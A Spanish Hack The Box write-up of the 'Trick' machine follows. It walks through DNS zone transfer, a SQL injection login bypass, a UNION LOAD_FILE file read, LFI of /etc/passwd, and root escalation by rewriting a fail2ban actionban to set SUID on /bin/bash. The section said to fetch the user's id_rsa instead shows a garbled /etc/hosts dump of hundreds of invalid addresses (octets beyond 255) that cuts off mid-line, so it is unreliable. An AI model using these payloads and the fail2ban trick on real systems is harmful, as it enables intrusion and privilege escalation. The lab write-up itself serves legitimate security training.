


Máquina Trick



31 Octubre 2022

Hack The Box

Creado por: dandy_loco

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
/home/parrot/HTB/trick x 1 10s
ping -c 1 10.10.11.166
PING 10.10.11.166 (10.10.11.166) 56(84) bytes of data:
64 bytes from 10.10.11.166: icmp_seq=1 ttl=63 time=37.4 ms
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
# Nmap 7.92 scan initiated Sun Oct 30 08:58:40 2022 as: nmap -sCV -v -n -p 22,25,53,80 -oN targeted.10.10.11.166
Nmap scan report for 10.10.11.166
Host is up (0.039s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10-deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 61:ff:29:3b:3b:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|_ 256 9e:ed:f2:40:61:9b:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_ 256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp    open  smtp     Postfix smtpd
|_ smtp_commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp    open  domain   ISC BIND 9.11.5-P4-5.1-deb10u7 (Debian Linux)
|_ dns-nsid:
|_ bind.version: 9.11.5-P4-5.1-deb10u7-Debian
80/tcp    open  http     nginx 1.14.2
|_ http_server_header: nginx/1.14.2
|_ http_favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_ http_methods:
|_ Supported Methods: GET HEAD
|_ http_title: Coming Soon - Start Bootstrap Theme
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 30 08:59:28 2022 -- 1 IP address (1 host up) scanned in 48.57 seconds
```

Analizamos las tecnologías que usa el servicio web que corre por el puerto 80.

```
/home/parrot/HTB/trick
whatweb http://10.10.11.166
http://10.10.11.166 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.14.2], IP[10.10.11.166], Script, Title[Coming Soon - Start Bootstrap Theme], nginx[1.14.2]
```

Vemos que la máquina víctima tiene expuesto el servicio de DNS. Vamos a ver si podemos hacer un ataque de transferencia de zona. En HackTheBox, todos los dominios suelen ser el nombre la máquina y terminados en .htb. Por tanto, analizaremos el dominio trick.htb.


1. dig axfr @10.10.11.166 trick.htb

```
/home/parrot/HTB/trick
dig axfr @10.10.11.166 trick.htb


;<<>> DiG 9.18.4-2-bpo11+1-Debian <<>> axfr @10.10.11.166 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.        604800 IN      SOA      trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.        604800 IN      NS       trick.htb.
trick.htb.        604800 IN      A        127.0.0.1
trick.htb.        604800 IN      AAAA     ::1
preprod-payroll.trick.htb. 604800 IN      CNAME    trick.htb.
trick.htb.        604800 IN      SOA      trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 39 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Sun Oct 30 09:28:50 CET 2022
;; XFR size: 6 records (messages 1, bytes 231)
```

Descubrimos una entrada DNS preprod-payroll.trick.htb. Lo tendremos en cuenta para más adelante.

Abrimos la página web, con nuestro navegador. Revisamos también su código fuente, aunque no vemos nada que nos llame la atención.




Realizamos una búsqueda por fuerza bruta de directorios con la IP, pero no encontramos nada de interés. Vamos a acceder a la web, pero esta vez con el fqdn preprod-payroll.trick.htb, que anteriormente tendremos que haber metido en el fichero hosts de nuestra máquina atacante.



2. Análisis de vulnerabilidades

Miramos si podemos hacer una inyección de SQL con “admin’ or 1=1 --”, y efectivamente ganamos acceso a la aplicación, como usuario “Administrator”.




En el título de la web, vemos que la aplicación se llama “Recruitment Management System”.



Revisamos si existen exploits para esta aplicación.



Nos llama la atención el del SQL Injection. En el exploit, nos hace referencia a una opción llamada “vacancy” que no tenemos. Pero podemos realizar un ataque similar con la opción de modificación de los datos del empleado. Usando el parámetro “order by”, detectamos que tenemos 8 columnas.



Detectamos sobre qué campos podemos escribir.



Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	GET /manage_employee.php?id=12 union		34			
2	select '1', '2', LOAD_FILE('/etc/nginx/sites-enabled/default') ,'4', '5', '6', '7', '8' -- HT		35	server {		
3	P/11		36	listen 80;		
4	Host: preprod-payroll.trick.htb		37	listen [::]:80;		
5	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) Like Gecko		38			
6	Accept: */*		39	server_name preprod-marketing.trick.htb;		
7	Accept-Language: en-US,en;q=0.5		40			
8	Accept-Encoding: gzip, deflate		41	root /var/www/marketing;		
9	X-Requested-With: XMLHttpRequest		42	index index.php;		
10	DNT: 1		43			
11	Connection: close		44	location / {		
12	Referer: http://preprod-payroll.trick.htb/index.php?page=employee		45	try_files \$uri \$uri/ =404;		
13	Cookie: PHPSESSID=aaejflcphi19r5atjng210t090		46	}		
			47			

Descubrimos una nueva URL “preprod-marketing.trick.htb”. Metemos la nueva entrada en el /etc/hosts, y revisamos la web. En esta web, vemos que se acontece un LFI.

```
root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization:./run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management:./run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver:./run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin task:x:105:111:PM2 software stack:./var/lib/pm2:/bin/false dnsmasq:x:106:65534:dnsmasq:./var/lib/misc:/usr/sbin/nologin usbmux:x:107:46:usbmux daemon:./var/lib/usbmux:/usr/sbin/nologin rtkit:x:108:114:RealtimeKit:./proc:/usr/sbin/nologin pulse:x:109-118:PulseAudio daemon:./var/run/pulse:/usr/sbin/nologin speech-dispatcher:x:110:29:Speech Dispatcher:./var/run/speech-dispatcher:/bin/false avahi:x:111:120:Avahi mDNS daemon:./var/run/avahi-daemon:/usr/sbin/nologin saned:x:112:121:/var/lib/saned:/usr/sbin/nologin colord:x:113:122:colord colour management daemon:./var/lib/colord:/usr/sbin/nologin geoclue:x:114:123:/var/lib/geoclue:/usr/sbin/nologin hplip:x:115:7:HPLIP system user:./var/run/hplip:/bin/false Debian-gdm:x:116:124:Gnome Display Manager:/var/lib/gdm3:/bin/false systemd-coredump:x:999:999:systemd Core Dumper:./usr/systemd mysql:x:117:125:MySQL Server:./nonexistent:/bin/false sshd:x:118:65534:/run/ssh:/usr/sbin/nologin postfix:x:119:126:/var/spool/postfix:/usr/sbin/nologin bind:x:120:128:/var/cache/bind:/usr/sbin/nologin michael:x:1001:1001:/home/michael:/bin/bash
```

3. Explotación y acceso

Intentamos conseguir la id_rsa del usuario.

```
root@trick:~# cat /etc/hosts
10.10.10.10 trick
10.10.10.11 trick
10.10.10.12 trick
10.10.10.13 trick
10.10.10.14 trick
10.10.10.15 trick
10.10.10.16 trick
10.10.10.17 trick
10.10.10.18 trick
10.10.10.19 trick
10.10.10.20 trick
10.10.10.21 trick
10.10.10.22 trick
10.10.10.23 trick
10.10.10.24 trick
10.10.10.25 trick
10.10.10.26 trick
10.10.10.27 trick
10.10.10.28 trick
10.10.10.29 trick
10.10.10.30 trick
10.10.10.31 trick
10.10.10.32 trick
10.10.10.33 trick
10.10.10.34 trick
10.10.10.35 trick
10.10.10.36 trick
10.10.10.37 trick
10.10.10.38 trick
10.10.10.39 trick
10.10.10.40 trick
10.10.10.41 trick
10.10.10.42 trick
10.10.10.43 trick
10.10.10.44 trick
10.10.10.45 trick
10.10.10.46 trick
10.10.10.47 trick
10.10.10.48 trick
10.10.10.49 trick
10.10.10.50 trick
10.10.10.51 trick
10.10.10.52 trick
10.10.10.53 trick
10.10.10.54 trick
10.10.10.55 trick
10.10.10.56 trick
10.10.10.57 trick
10.10.10.58 trick
10.10.10.59 trick
10.10.10.60 trick
10.10.10.61 trick
10.10.10.62 trick
10.10.10.63 trick
10.10.10.64 trick
10.10.10.65 trick
10.10.10.66 trick
10.10.10.67 trick
10.10.10.68 trick
10.10.10.69 trick
10.10.10.70 trick
10.10.10.71 trick
10.10.10.72 trick
10.10.10.73 trick
10.10.10.74 trick
10.10.10.75 trick
10.10.10.76 trick
10.10.10.77 trick
10.10.10.78 trick
10.10.10.79 trick
10.10.10.80 trick
10.10.10.81 trick
10.10.10.82 trick
10.10.10.83 trick
10.10.10.84 trick
10.10.10.85 trick
10.10.10.86 trick
10.10.10.87 trick
10.10.10.88 trick
10.10.10.89 trick
10.10.10.90 trick
10.10.10.91 trick
10.10.10.92 trick
10.10.10.93 trick
10.10.10.94 trick
10.10.10.95 trick
10.10.10.96 trick
10.10.10.97 trick
10.10.10.98 trick
10.10.10.99 trick
10.10.10.100 trick
10.10.10.101 trick
10.10.10.102 trick
10.10.10.103 trick
10.10.10.104 trick
10.10.10.105 trick
10.10.10.106 trick
10.10.10.107 trick
10.10.10.108 trick
10.10.10.109 trick
10.10.10.110 trick
10.10.10.111 trick
10.10.10.112 trick
10.10.10.113 trick
10.10.10.114 trick
10.10.10.115 trick
10.10.10.116 trick
10.10.10.117 trick
10.10.10.118 trick
10.10.10.119 trick
10.10.10.120 trick
10.10.10.121 trick
10.10.10.122 trick
10.10.10.123 trick
10.10.10.124 trick
10.10.10.125 trick
10.10.10.126 trick
10.10.10.127 trick
10.10.10.128 trick
10.10.10.129 trick
10.10.10.130 trick
10.10.10.131 trick
10.10.10.132 trick
10.10.10.133 trick
10.10.10.134 trick
10.10.10.135 trick
10.10.10.136 trick
10.10.10.137 trick
10.10.10.138 trick
10.10.10.139 trick
10.10.10.140 trick
10.10.10.141 trick
10.10.10.142 trick
10.10.10.143 trick
10.10.10.144 trick
10.10.10.145 trick
10.10.10.146 trick
10.10.10.147 trick
10.10.10.148 trick
10.10.10.149 trick
10.10.10.150 trick
10.10.10.151 trick
10.10.10.152 trick
10.10.10.153 trick
10.10.10.154 trick
10.10.10.155 trick
10.10.10.156 trick
10.10.10.157 trick
10.10.10.158 trick
10.10.10.159 trick
10.10.10.160 trick
10.10.10.161 trick
10.10.10.162 trick
10.10.10.163 trick
10.10.10.164 trick
10.10.10.165 trick
10.10.10.166 trick
10.10.10.167 trick
10.10.10.168 trick
10.10.10.169 trick
10.10.10.170 trick
10.10.10.171 trick
10.10.10.172 trick
10.10.10.173 trick
10.10.10.174 trick
10.10.10.175 trick
10.10.10.176 trick
10.10.10.177 trick
10.10.10.178 trick
10.10.10.179 trick
10.10.10.180 trick
10.10.10.181 trick
10.10.10.182 trick
10.10.10.183 trick
10.10.10.184 trick
10.10.10.185 trick
10.10.10.186 trick
10.10.10.187 trick
10.10.10.188 trick
10.10.10.189 trick
10.10.10.190 trick
10.10.10.191 trick
10.10.10.192 trick
10.10.10.193 trick
10.10.10.194 trick
10.10.10.195 trick
10.10.10.196 trick
10.10.10.197 trick
10.10.10.198 trick
10.10.10.199 trick
10.10.10.200 trick
10.10.10.201 trick
10.10.10.202 trick
10.10.10.203 trick
10.10.10.204 trick
10.10.10.205 trick
10.10.10.206 trick
10.10.10.207 trick
10.10.10.208 trick
10.10.10.209 trick
10.10.10.210 trick
10.10.10.211 trick
10.10.10.212 trick
10.10.10.213 trick
10.10.10.214 trick
10.10.10.215 trick
10.10.10.216 trick
10.10.10.217 trick
10.10.10.218 trick
10.10.10.219 trick
10.10.10.220 trick
10.10.10.221 trick
10.10.10.222 trick
10.10.10.223 trick
10.10.10.224 trick
10.10.10.225 trick
10.10.10.226 trick
10.10.10.227 trick
10.10.10.228 trick
10.10.10.229 trick
10.10.10.230 trick
10.10.10.231 trick
10.10.10.232 trick
10.10.10.233 trick
10.10.10.234 trick
10.10.10.235 trick
10.10.10.236 trick
10.10.10.237 trick
10.10.10.238 trick
10.10.10.239 trick
10.10.10.240 trick
10.10.10.241 trick
10.10.10.242 trick
10.10.10.243 trick
10.10.10.244 trick
10.10.10.245 trick
10.10.10.246 trick
10.10.10.247 trick
10.10.10.248 trick
10.10.10.249 trick
10.10.10.250 trick
10.10.10.251 trick
10.10.10.252 trick
10.10.10.253 trick
10.10.10.254 trick
10.10.10.255 trick
10.10.10.256 trick
10.10.10.257 trick
10.10.10.258 trick
10.10.10.259 trick
10.10.10.260 trick
10.10.10.261 trick
10.10.10.262 trick
10.10.10.263 trick
10.10.10.264 trick
10.10.10.265 trick
10.10.10.266 trick
10.10.10.267 trick
10.10.10.268 trick
10.10.10.269 trick
10.10.10.270 trick
10.10.10.271 trick
10.10.10.272 trick
10.10.10.273 trick
10.10.10.274 trick
10.10.10.275 trick
10.10.10.276 trick
10.10.10.277 trick
10.10.10.278 trick
10.10.10.279 trick
10.10.10.280 trick
10.10.10.281 trick
10.10.10.282 trick
10.10.10.283 trick
10.10.10.284 trick
10.10.10.285 trick
10.10.10.286 trick
10.10.10.287 trick
10.10.10.288 trick
10.10.10.289 trick
10.10.10.290 trick
10.10.10.291 trick
10.10.10.292 trick
10.10.10.293 trick
10.10.10.294 trick
10.10.10.295 trick
10.10.10.296 trick
10.10.10.297 trick
10.10.10.298 trick
10.10.10.299 trick
10.10.10.300 trick
10.10.10.301 trick
10.10.10.302 trick
10.10.10.303 trick
10.10.10.304 trick
10.10.10.305 trick
10.10.10.306 trick
10.10.10.307 trick
10.10.10.308 trick
10.10.10.309 trick
10.10.10.310 trick
10.10.10.311 trick
10.10.10.312 trick
10.10.10.313 trick
10.10.10.314 trick
10.10.10.315 trick
10.10.10.316 trick
10.10.10.317 trick
10.10.10.318 trick
10.10.10.319 trick
10.10.10.320 trick
10.10.10.321 trick
10.10.10.322 trick
10.10.10.323 trick
10.10.10.324 trick
10.10.10.325 trick
10.10.10.326 trick
10.10.10.327 trick
10.10.10.328 trick
10.10.10.329 trick
10.10.10.330 trick
10.10.10.331 trick
10.10.10.332 trick
10.10.10.333 trick
10.10.10.334 trick
10.10.10.335 trick
10.10.10.336 trick
10.10.10.337 trick
10.10.10.338 trick
10.10.10.339 trick
10.10.10.340 trick
10.10.10.341 trick
10.10.10.342 trick
10.10.10.343 trick
10.10.10.344 trick
10.10.10.345 trick
10.10.10.346 trick
10.10.10.347 trick
10.10.10.348 trick
10.10.10.349 trick
10.10.10.350 trick
10.10.10.351 trick
10.10.10.352 trick
10.10.10.353 trick
10.10.10.354 trick
10.10.10.355 trick
10.10.10.356 trick
10.10.10.357 trick
10.10.10.358 trick
10.10.10.359 trick
10.10.10.360 trick
10.10.10.361 trick
10.10.10.362 trick
10.10.10.363 trick
10.10.10.364 trick
10.10.10.365 trick
10.10.10.366 trick
10.10.10.367 trick
10.10.10.368 trick
10.10.10.369 trick
10.10.10.370 trick
10.10.10.371 trick
10.10.10.372 trick
10.10.10.373 trick
10.10.10.374 trick
10.10.10.375 trick
10.10.10.376 trick
10.10.10.377 trick
10.10.10.378 trick
10.10.10.379 trick
10.10.10.380 trick
10.10.10.381 trick
10.10.10.382 trick
10.10.10.383 trick
10.10.10.384 trick
10.10.10.385 trick
10.10.10.386 trick
10.10.10.387 trick
10.10.10.388 trick
10.10.10.389 trick
10.10.10.390 trick
10.10.10.391 trick
10.10.10.392 trick
10.10.10.393 trick
10.10.10.394 trick
10.10.10.395 trick
10.10.10.396 trick
10.10.10.397 trick
10.10.10.398 trick
10.10.10.399 trick
10.10.10.400 trick
10.10.10.401 trick
10.10.10.402 trick
10.10.10.403 trick
10.10.10.404 trick
10.10.10.405 trick
10.10.10.406 trick
10.10.10.407 trick
10.10.10.408 trick
10.10.10.409 trick
10.10.10.410 trick
10.10.10.411 trick
10.10.10.412 trick
10.10.10.413 trick
10.10.10.414 trick
10.10.10.415 trick
10.10.10.416 trick
10.10.10.417 trick
10.10.10.418 trick
10.10.10.419 trick
10.10.10.420 trick
10.10.10.421 trick
10.10.10.422 trick
10.10.10.423 trick
10.10.10.424 trick
10.10.10.425 trick
10.10.10.426 trick
10.10.10.427 trick
10.10.10.428 trick
10.10.10.429 trick
10.10.10.430 trick
10.10.10.431 trick
10.10.10.432 trick
10.10.10.433 trick
10.10.10.434 trick
10.10.10.435 trick
10.10.10.436 trick
10.10.10.437 trick
10.10.10.438 trick
10.10.10.439 trick
10.10.10.440 trick
10.10.10.441 trick
10.10.10.442 trick
10.10.10.443 trick
10.10.10.444 trick
10.10.10.445 trick
10.10.10.446 trick
10.10.10.447 trick
10.10.10.448 trick
10.10.10.449 trick
10.10.10.450 trick
10.10.10.451 trick
10.10.10.452 trick
10.10.10.453 trick
10.10.10.454 trick
10.10.10.455 trick
10.10.10.456 trick
10.10.10.457 trick
10.10.10.458 trick
10.10.10.459 trick
10.10.10.460 trick
10.10.10.461 trick
10.10.10.462 trick
10.10.10.463 trick
10.10.10.464 trick
10.10.10.465 trick
10.10.10.466 trick
10.10.10.467 trick
10.10.10.468 trick
10.10.10.469 trick
10.10.10.470 trick
10.10.10.471 trick
10.10.10.472 trick
10.10.10.473 trick
10.10.10.474 trick
10.10.10.475 trick
10.10.10.476 trick
10.10.10.477 trick
10.10.10.478 trick
10.10.10.479 trick
10.10.10.480 trick
10.10.10.481 trick
10.10.10.482 trick
10.10.10.483 trick
10.10.10.484 trick
10.10.10.485 trick
10.10.10.486 trick
10.10.10.487 trick
10.10.10.488 trick
10.10.10.489 trick
10.10.10.490 trick
10.10.10.491 trick
10.10.10.492 trick
10.10.10.493 trick
10.10.10.494 trick
10.10.10.495 trick
10.10.10.496 trick
10.10.10.497 trick
10.10.10.498 trick
10.10.10.499 trick
10.10.10.500 trick
10.10.10.501 trick
10.10.10.502 trick
10.10.10.503 trick
10.10.10.504 trick
10.10.10.505 trick
10.10.10.506 trick
10.10.10.507 trick
10.10.10.508 trick
10.10.10.509 trick
10.10.10.510 trick
10.10.10.511 trick
10.10.10.512 trick
10.10.10.513 trick
10.10.10.514 trick
10.10.10.515 trick
10.10.10.516 trick
10.10.10.517 trick
10.10.10.518 trick
10.10.10.519 trick
10.10.10.520 trick
10.10.10.521 trick
10.10.10.522 trick
10.10.10.523 trick
10.10.10.524 trick
10.10.10.525 trick
10.10.10.526 trick
10.10.10.527 trick
10.10.10.528 trick
10.10.10.529 trick
10.10.10.530 trick
10.10.10.531 trick
10.10.10.532 trick
10.10.10.533 trick
10.10.10.534 trick
10.10.10.535 trick
10.10.10.536 trick
10.10.10.537 trick
10.10.10.538 trick
10.10.10.539 trick
10.10.10.540 trick
10.10.10.541 trick
10.10.10.542 trick
10.10.10.543 trick
10.10.10.544 trick
10.10.10.545 trick
10.10.10.546 trick
10.10.10.547 trick
10.10.10.548 trick
10.10.10.549 trick
10.10.10.550 trick
10.10.10.551 trick
10.10.10.552 trick
10.10.10.553 trick
10.10.10.554 trick
10.10.10.555 trick
10.10.10.556 trick
10.10.10.557 trick
10.10.10.558 trick
10.10.10.559 trick
10.10.10.560 trick
10.10.10.561 trick
10.10.10.562 trick
10.10.10.563 trick
10.10.10.564 trick
10.10.10.565 trick
10.10.10.566 trick
10.10.10.567 trick
10.10.10.568 trick
10.10.10.569 trick
10.10.10.570 trick
10.10.10.571 trick
10.10.10.572 trick
10.10.10.573 trick
10.10.10.574 trick
10.10.10.575 trick
10.10.10.576 trick
10.10.10.577 trick
10.10.10.578 trick
10.10.10.579 trick
10.10.10.580 trick
10.10.10.581 trick
10.10.10.582 trick
10.10.10.583 trick
10.10.10.584 trick
10.10.10.585 trick
10.10.10.586 trick
10.10.10.587 trick
10.10.10.588 trick
10.10.10.589 trick
10.10.10.590 trick
10.10.10.591 trick
10.10.10.592 trick
10.10.10.593 trick
10.10.10.594 trick
10.10.10.595 trick
10.10.10.596 trick
10.10.10.597 trick
10.10.10.598 trick
10.10.10.599 trick
10.10.10.600 trick
10.10.10.601 trick
10.10.10.602 trick
10.10.10.603 trick
10.10.10.604 trick
10.10.10.605 trick
10.10.10.606 trick
10.10.10.607 trick
10.10.10.608 trick
10.10.10.609 trick
10.10.10.610 trick
10.10.10.611 trick
10.10.10.612 trick
10.10.10.613 trick
10.10.10.614 trick
10.10.10.615 trick
10.10.10.616 trick
10.10.10.617 trick
10.10.10.618 trick
10.10.10.619 trick
10.10.10.620 trick
10.10.10.621 trick
10.10.10.622 trick
10.10.10.623 trick
10.10.10.624 trick
10.10.10.625 trick
10.10.10.626 trick
10.10.10.627 trick
10.10.10.628 trick
10.10.10.629 trick
10.10.10.630 trick
10.10.10.631 trick
10.10.10.632 trick
10.10.10.633 trick
10.10.10.634 trick
10.10.10.635 trick
10.10.10.636 trick
10.10.10.637 trick
10.10.10.638 trick
10.10.10.639 trick
10.10.10.640 trick
10.10.10.641 trick
10.10.10.642 trick
10.10.10.643 trick
10.10.10.644 trick
10.10.10.645 trick
10.10.10.646 trick
10.10.10.647 trick
10.10.10.648 trick
10.10.10.649 trick
10.10.10.650 trick
10.10.10.651 trick
10.10.10.652 trick
10.10.10.653 trick
10.10.10.654 trick
10.10.10.655 trick
10.10.10.656 trick
10.10.10.657 trick
10.10.10.658 trick
10.10.10.659 trick
10.10.10.660 trick
10.10.10.661 trick
10.10.10.662 trick
10.10.10.663 trick
10.10.10.664 trick
10.10.10.665 trick
10.10.10.666 trick
10.10.10.667 trick
10.10.10.668 trick
10.10.10.669 trick
10.10.10.670 trick
10.10.10.671 trick
10.10.10.672 trick
10.10.10.673 trick
10.10.10.674 trick
10.10.10.675 trick
10.10.10.676 trick
10.10.10.677 trick
10.10.10.678 trick
10.10.10.679 trick
10.10.10.680 trick
10.10.10.681 trick
10.10.10.682 trick
10.10.10.683 trick
10.10.10.684 trick
10.10.10.685 trick
10.10.10.686 trick
10.10.10.687 trick
10.10.10.688 trick
10.10.10.689 trick
10.10.10.690 trick
10.10.10.691 trick
10.10.10.692 trick
10.10.10.693 trick
10.10.10.694 trick
10.10.10.695 trick
10.10.10.696 trick
10.10.10.697 trick
10.10.10.698 trick
10.10.10.699 trick
10.10.10.700 trick
10.10.10.701 trick
10.10.10.702 trick
10.10.10.703 trick
10.10.10.704 trick
10.10.10.705 trick
10.10.10.706 trick
10.10.10.707 trick
10.10.10.708 trick
10.10.10.709 trick
10.10.10.710 trick
10.10.10.711 trick
10.10.10.712 trick
10.10.10.713 trick
10.10.10.714 trick
10.10.10.715 trick
10.10.10.716 trick
10.10.10.717 trick
10.10.10.718 trick
10.10.10.719 trick
10.10.10.720 trick
10.10.10.721 trick
10.10.10.722 trick
10.10.10.723 trick
10.10.10.724 trick
10.10.10.725 trick
10.10.10.726 trick
10.10.10.727 trick
10.10.10.728 trick
10.10.10.729 trick
10.10.10.730 trick
10.10.10.731 trick
10.10.10.732 trick
10.10.10.733 trick
10.10.10.734 trick
10.10.10.735 trick
10.10.10.736 trick
10.10.10.737 trick
10.10.10.738 trick
10.10.10.739 trick
10.10.10.740 trick
10.10.10.741 trick
10.10.1
```

Revisamos los privilegios y vemos qué permisos tenemos en el directorio de la aplicación fail2ban. Tenemos todos los permisos sobre el directorio por el grupo al que pertenecemos (security).

```
michael@trick:/etc/fail2ban$ ls -la
total 76
drwxr-xr-x  6 root root   4096 Oct 31 11:54 .
drwxr-xr-x 126 root root  12288 Oct 31 09:24 ..
drwxrwx---  2 root security 4096 Oct 31 11:54 action.d
-rw-r--r--  1 root root   2334 Oct 31 11:54 fail2ban.conf
drwxr-xr-x  2 root root   4096 Oct 31 11:54 fail2ban.d
drwxr-xr-x  3 root root   4096 Oct 31 11:54 filter.d
-rw-r--r--  1 root root  22908 Oct 31 11:54 jail.conf
drwxr-xr-x  2 root root   4096 Oct 31 11:54 jail.d
-rw-r--r--  1 root root    645 Oct 31 11:54 paths-arch.conf
-rw-r--r--  1 root root   2827 Oct 31 11:54 paths-common.conf
-rw-r--r--  1 root root    573 Oct 31 11:54 paths-debian.conf
-rw-r--r--  1 root root    738 Oct 31 11:54 paths-opensuse.conf
michael@trick:/etc/fail2ban$
```

Buscamos como abusar del servicio de fail2ban:

<https://youssef-ichioui.medium.com/abusing-fail2ban-misconfiguration-to-escalate-privileges-on-linux-826ad0cdafb7>

Copiamos el fichero *iptables-multiport.conf* en */tmp/*, lo modificamos para que, cuando se vaya a producir un “ban”, la acción ejecutada añade permisos SUID a la bash.

```
# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
actionban = /usr/bin/chmod u+s /bin/bash
```

Borramos el fichero original de */etc/fail2ban/action.d/iptables-multiport.conf* (recordar que el usuario tiene permisos para maniobrar en el directorio, pero no modificar los propios ficheros) y copiamos nuestro fichero en esa ruta. Reiniciamos con “*sudo /etc/init.d/fail2ban restart*” el servicio para que aplique las configuraciones.

Intentamos sucesivos intentos erróneos de conectarnos por SSH, para que se ejecute nuestra acción. Revisamos si se han cambiado los permisos de bash y escalamos privilegios de root.

```
michael@trick:/etc/fail2ban$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
michael@trick:/etc/fail2ban$ bash -p
bash-5.0# whoami
root
bash-5.0#
```